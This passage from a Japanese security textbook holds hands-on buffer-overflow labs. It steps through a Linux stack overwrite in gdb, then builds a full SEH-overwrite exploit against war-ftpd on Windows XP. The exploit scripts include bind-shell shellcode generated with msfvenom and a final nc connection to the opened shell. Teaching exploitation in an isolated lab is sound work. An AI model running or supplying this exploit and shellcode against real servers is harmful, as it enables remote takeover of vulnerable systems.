$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ gcc -g -fno-stack-protector -z execstack buffer-overflow.c
$ ./a.out AAAA
$ ./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

関数の実行前後のスタックに着目し、デバッガで通常の実行結果を分析する。

```
$ gdb a.out
(gdb) list                          # プログラムのソースコードを表示する。
(gdb) break 14                      # 14 行目にブレークポイントを設定する。
(gdb) break 10                      # 10 行目にブレークポイントを設定する。
(gdb) break 11                      # 11 行目にブレークポイントを設定する。
(gdb) run AAAA                      # AAAA を引数として実行する。
(gdb) x/16xw $rsp                   # スタックポインタの内容を表示する。
(gdb) continue                      # 次のブレークポイントまで実行する。
(gdb) x/16xw $rsp                   # スタックポインタの内容を表示する。
(gdb) continue                      # 次のブレークポイントまで実行する。
(gdb) x/16xw $rsp                   # スタックポインタの内容を表示する。
```

オーバーフローが発生させ、スタックに積まれた function1 関数のリターンアドレスが上書きされていることを確認する。

```
(gdb) run $(perl -e 'print "A" x 30')   # 大量の A を引数として実行する。
(gdb) x/16xw $rsp                   # スタックポインタの内容を表示する。
(gdb) continue                      # 次のブレークポイントまで実行する。
(gdb) x/16xw $rsp                   # スタックポインタの内容を表示する。
(gdb) continue                      # 次のブレークポイントまで実行する。
(gdb) x/16xw $rsp                   # スタックポインタの内容を表示する。
```

main 関数の call 命令のアドレスを確認し、function1 関数終了後のリターンアドレスが、

ちょうど BBBB で上書きされるように調整する。

```
(gdb) disass main                    # main 関数のアセンブリ命令を表示する。
(gdb) delete 1                       # 最初（14 行目）のブレークポイントを削除する。
(gdb) delete 2                       # ２番目（10 行目）のブレークポイントを削除する。
(gdb) run $(perl -e 'print "A" x 24 . "B" x 4')  # A と B を引数として実行する。
(gdb) x/16xw $rsp                    # スタックポインタの内容を表示する。
```

overflowed 関数のアセンブリ命令を表示させ、先頭のアドレスを確認する。

```
(gdb) disass overflowed              # overflowed 関数のアセンブリ命令を表示する。
```

BBBB の個所を overflowed 関数の先頭のアドレスに変更し、function1 終了後に overflowed を実行させる。

```
(gdb) run $(perl -e 'print "A" x 24 . "¥x7d¥x05¥x40¥x00"')
```

13.2 Windows アプリケーションのバッファオーバーフロー

Windows には、図 13.2 に示すような SEH (Structured Exception Handling)と呼ばれる例外処理機構が存在する。



図 13.2 SEH の構成

この一連の構造体には、例外が発生した場合に実行されるハンドラのアドレスが格納されている。Windows アプリケーションにバッファオーバーフローの例外を発生させ、ハンドラのアドレスを任意のアドレスに上書きすることができれば、そのプログラムの制御を奪うことが可能である。

演習 13.2

Windows で動作するアプリケーションに対してバッファオーバーフローを発生させ、例外ハンドラを上書きすることで任意のコマンドを実行する。

Windows XP を起動し、「Immunity Debugger」の「PyCommand」フォルダに「mona.py」をコピーした後、スナップショットを作成する。「warftpd-165.exe」をインストールし、FTP サーバを起動する。「Immunity Debugger」を起動し、「war-ftpd」に「attach」して「run」をクリックする。

Kali-Linux を起動し、この FTP サーバに対し、ユーザ名に長い文字列を入力する以下のプログラムを作成する。

exploit2-1.py

```
#!/usr/bin/python
import socket
buffer = "A" * 1150
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.0.12',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '¥r¥n')
response = s.recv(1024)
print response
s.close()
```

プログラムを実行し、バッファオーバーフローを発生させる。

```
$ chmod +x exploit2-1.py
$ python exploit2-1.py
```

war-ftpd がクラッシュし、EIP が AAAA(0x41414141)に上書きされることを確認する。

オーバーフローした文字列が EIP を上書きするオフセット位置を確認するため、「Immunity Debugger」で以下のコマンドを実行して循環パタンを作成する。

```
!mona pattern_create 1100
```

バッファの内容を作成したパタンに置き換え、以下のプログラムを作成する。

exploit2-2.py

```
#!/usr/bin/python
import socket
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah
```

```
7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak
3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am
9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap
5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As
1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au5Au6Au7Au8Au
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba
1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc
7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf
3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh
9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk
5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2B"
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.0.12',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '¥r¥n')
response = s.recv(1024)
print response
s.close()
```

Windows XP のスナップショットを復元し、「warftpd-165.exe」をインストールし、FTP サーバを起動する。「Immunity Debugger」を起動し、「war-ftpd」に「attach」して「run」をクリックする。作成したプログラムを実行し、バッファオーバーフローを発生させる。EIP が、「0x41317441」に上書きされることを確認する。

「Immunity Debugger」で以下のコマンドを実行し、「0x41317441」のオフセット位置を確認する

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41317441
```

オフセット位置が正しいことを確認するため、以下のプログラムを作成する。

exploit2-3.py

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "B" * 4 + "C" * 4 + "D" * 573
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.0.12',21))
```

```
response = s.recv(1024)
print response
s.send('USER ' + buffer + '¥r¥n')
response = s.recv(1024)
print response
s.close()
```

同様にスナップショットを復元した後、プログラムを実行して EIP が CCCC(0x43434343)で上書きされることを確認する。ここで、「Follow in Stack」をクリックしてスタックから「ESP+8」のアドレスに buffer の内容が展開されていることを確認する。

「ESP+8」のアドレスの命令を実行させるため、「POP POP RET」命令を実行してスタックポインタの値を操作する。「Immunity Debuggerr」で以下のコマンドを実行し、SEH のセキュリティ機能が無効なモジュールから、空白文字を含まない「POP POP RET」命令のパタンを検索する。

```
!mona seh -cpb "¥x00¥x40¥x0a¥x0d"
```

実行結果「seh.txt」に、0x5F4580CA というアドレスが含まれていることを確認する。「Immunity Debugger」でこのアドレスにブレークポイントを設定する。

```
bp 0x5F4580CA
```

CCCC を 0x5F4580CA に置き換え、以下のプログラムを作成する。

exploit2-4.py

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "B" * 4 + "¥xCA¥x80¥x45¥x5F" + "D" * 573
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.0.12',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '¥r¥n')
response = s.recv(1024)
print response
s.close()
```

同様にスナップショットを復元した後、プログラムを実行する。「F7」を押してステップ実行し、EIP が 0x5F4580CA で上書きされることを確認する。

ペイロードの先頭に JMP 命令を挿入した以下のプログラムを作成する。

exploit2-5.py

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "¥xEB¥x06" + "B" * 2 + "¥xCA¥x80¥x45¥x5F" + "D" * 573
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.0.12',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '¥r¥n')
response = s.recv(1024)
print response
s.close()
```

同様にスナップショットを復元した後、プログラムを実行し、EIP が DDDD(0x44444444)の位置に移動することを確認する。

サイズを指定して空白文字を含まないペイロードを作成する。

```
$ msfvenom -p windows/shell_bind_tcp -s 573 -b '¥x00¥x40¥x0a¥x0d'  -f python
```

ジャンプ先（DDDD(0x44444444)の位置）をシェルコードを配置し、以下のプログラムを作成する。

exploit2-6.py

```
#!/usr/bin/python
import socket
shellcode =  b""
shellcode += b"¥xb8¥xd1¥x89¥x6e¥xaa¥xd9¥xe9¥xd9¥x74¥x24¥xf4¥x5a¥x31"
shellcode += b"¥xc9¥xb1¥x53¥x83¥xea¥xfc¥x31¥x42¥x0e¥x03¥x93¥x87¥x8c"
shellcode += b"¥x5f¥xef¥x70¥xd2¥xa0¥x0f¥x81¥xb3¥x29¥xea¥xb0¥xf3¥x4e"
shellcode += b"¥x7f¥xe2¥xc3¥x05¥x2d¥x0f¥xaf¥x48¥xc5¥x84¥xdd¥x44¥xea"
shellcode += b"¥x2d¥x6b¥xb3¥xc5¥xae¥xc0¥x87¥x44¥x2d¥x1b¥xd4¥xa6¥x0c"
shellcode += b"¥xd4¥x29¥xa7¥x49¥x09¥xc3¥xf5¥x02¥x45¥x76¥xe9¥x27¥x13"
shellcode += b"¥x4b¥x82¥x74¥xb5¥xcb¥x77¥xcc¥xb4¥xfa¥x26¥x46¥xef¥xdc"
shellcode += b"¥xc9¥x8b¥x9b¥x54¥xd1¥xc8¥xa6¥x2f¥x6a¥x3a¥x5c¥xae¥xba"
shellcode += b"¥x72¥x9d¥x1d¥x83¥xba¥x6c¥x5f¥xc4¥x7d¥x8f¥x2a¥x3c¥x7e"
shellcode += b"¥x32¥x2d¥xfb¥xfc¥xe8¥xb8¥x1f¥xa6¥x7b¥x1a¥xfb¥x56¥xaf"
shellcode += b"¥xfd¥x88¥x55¥x04¥x89¥xd6¥x79¥x9b¥x5e¥x6d¥x85¥x10¥x61"
```

```
shellcode += b"¥xa1¥x0f¥x62¥x46¥x65¥x4b¥x30¥xe7¥x3c¥x31¥x97¥x18¥x5e"
shellcode += b"¥x9a¥x48¥xbd¥x15¥x37¥x9c¥xcc¥x74¥x50¥x51¥xfd¥x86¥xa0"
shellcode += b"¥xfd¥x76¥xf5¥x92¥xa2¥x2c¥x91¥x9e¥x2b¥xeb¥x66¥xe0¥x01"
shellcode += b"¥x4b¥xf8¥x1f¥xaa¥xac¥xd1¥xdb¥xfe¥xfc¥x49¥xcd¥x7e¥x97"
shellcode += b"¥x89¥xf2¥xaa¥x02¥x81¥x55¥x05¥x31¥x6c¥x25¥xf5¥xf5¥xde"
shellcode += b"¥xce¥x1f¥xfa¥x01¥xee¥x1f¥xd0¥x2a¥x87¥xdd¥xdb¥x45¥x04"
shellcode += b"¥x6b¥x3d¥x0f¥xa4¥x3d¥x95¥xa7¥x06¥x1a¥x2e¥x50¥x78¥x48"
shellcode += b"¥x06¥xf6¥x31¥x9a¥x91¥xf9¥xc1¥x88¥xb5¥x6d¥x4a¥xdf¥x01"
shellcode += b"¥x8c¥x4d¥xca¥x21¥xd9¥xda¥x80¥xa3¥xa8¥x7b¥x94¥xe9¥x5a"
shellcode += b"¥x1f¥x07¥x76¥x9a¥x56¥x34¥x21¥xcd¥x3f¥x8a¥x38¥x9b¥xad"
shellcode += b"¥xb5¥x92¥xb9¥x2f¥x23¥xdc¥x79¥xf4¥x90¥xe3¥x80¥x79¥xac"
shellcode += b"¥xc7¥x92¥x47¥x2d¥x4c¥xc6¥x17¥x78¥x1a¥xb0¥xd1¥xd2¥xec"
shellcode += b"¥x6a¥x88¥x89¥xa6¥xfa¥x4d¥xe2¥x78¥x7c¥x52¥x2f¥x0f¥x60"
shellcode += b"¥xe3¥x86¥x56¥x9f¥xcc¥x4e¥x5f¥xd8¥x30¥xef¥xa0¥x33¥xf1"
shellcode += b"¥x1f¥xeb¥x19¥x50¥x88¥xb2¥xc8¥xe0¥xd5¥x44¥x27¥x26¥xe0"
shellcode += b"¥xc6¥xcd¥xd7¥x17¥xd6¥xa4¥xd2¥x5c¥x50¥x55¥xaf¥xcd¥x35"
shellcode += b"¥x59¥x1c¥xed¥x1f"
buffer = "A" * 569 + "¥xEB¥x06" + "B" * 2 + "¥xCA¥x80¥x45¥x5F" + shellcode + "B"
* 218
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.0.12',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '¥r¥n')
response = s.recv(1024)
print response
s.close()
```

同様にスナップショットを復元した後、プログラムを実行してペイロードが実行されていることを確認する。

```
$ nc 192.168.0.12 -p 4444
```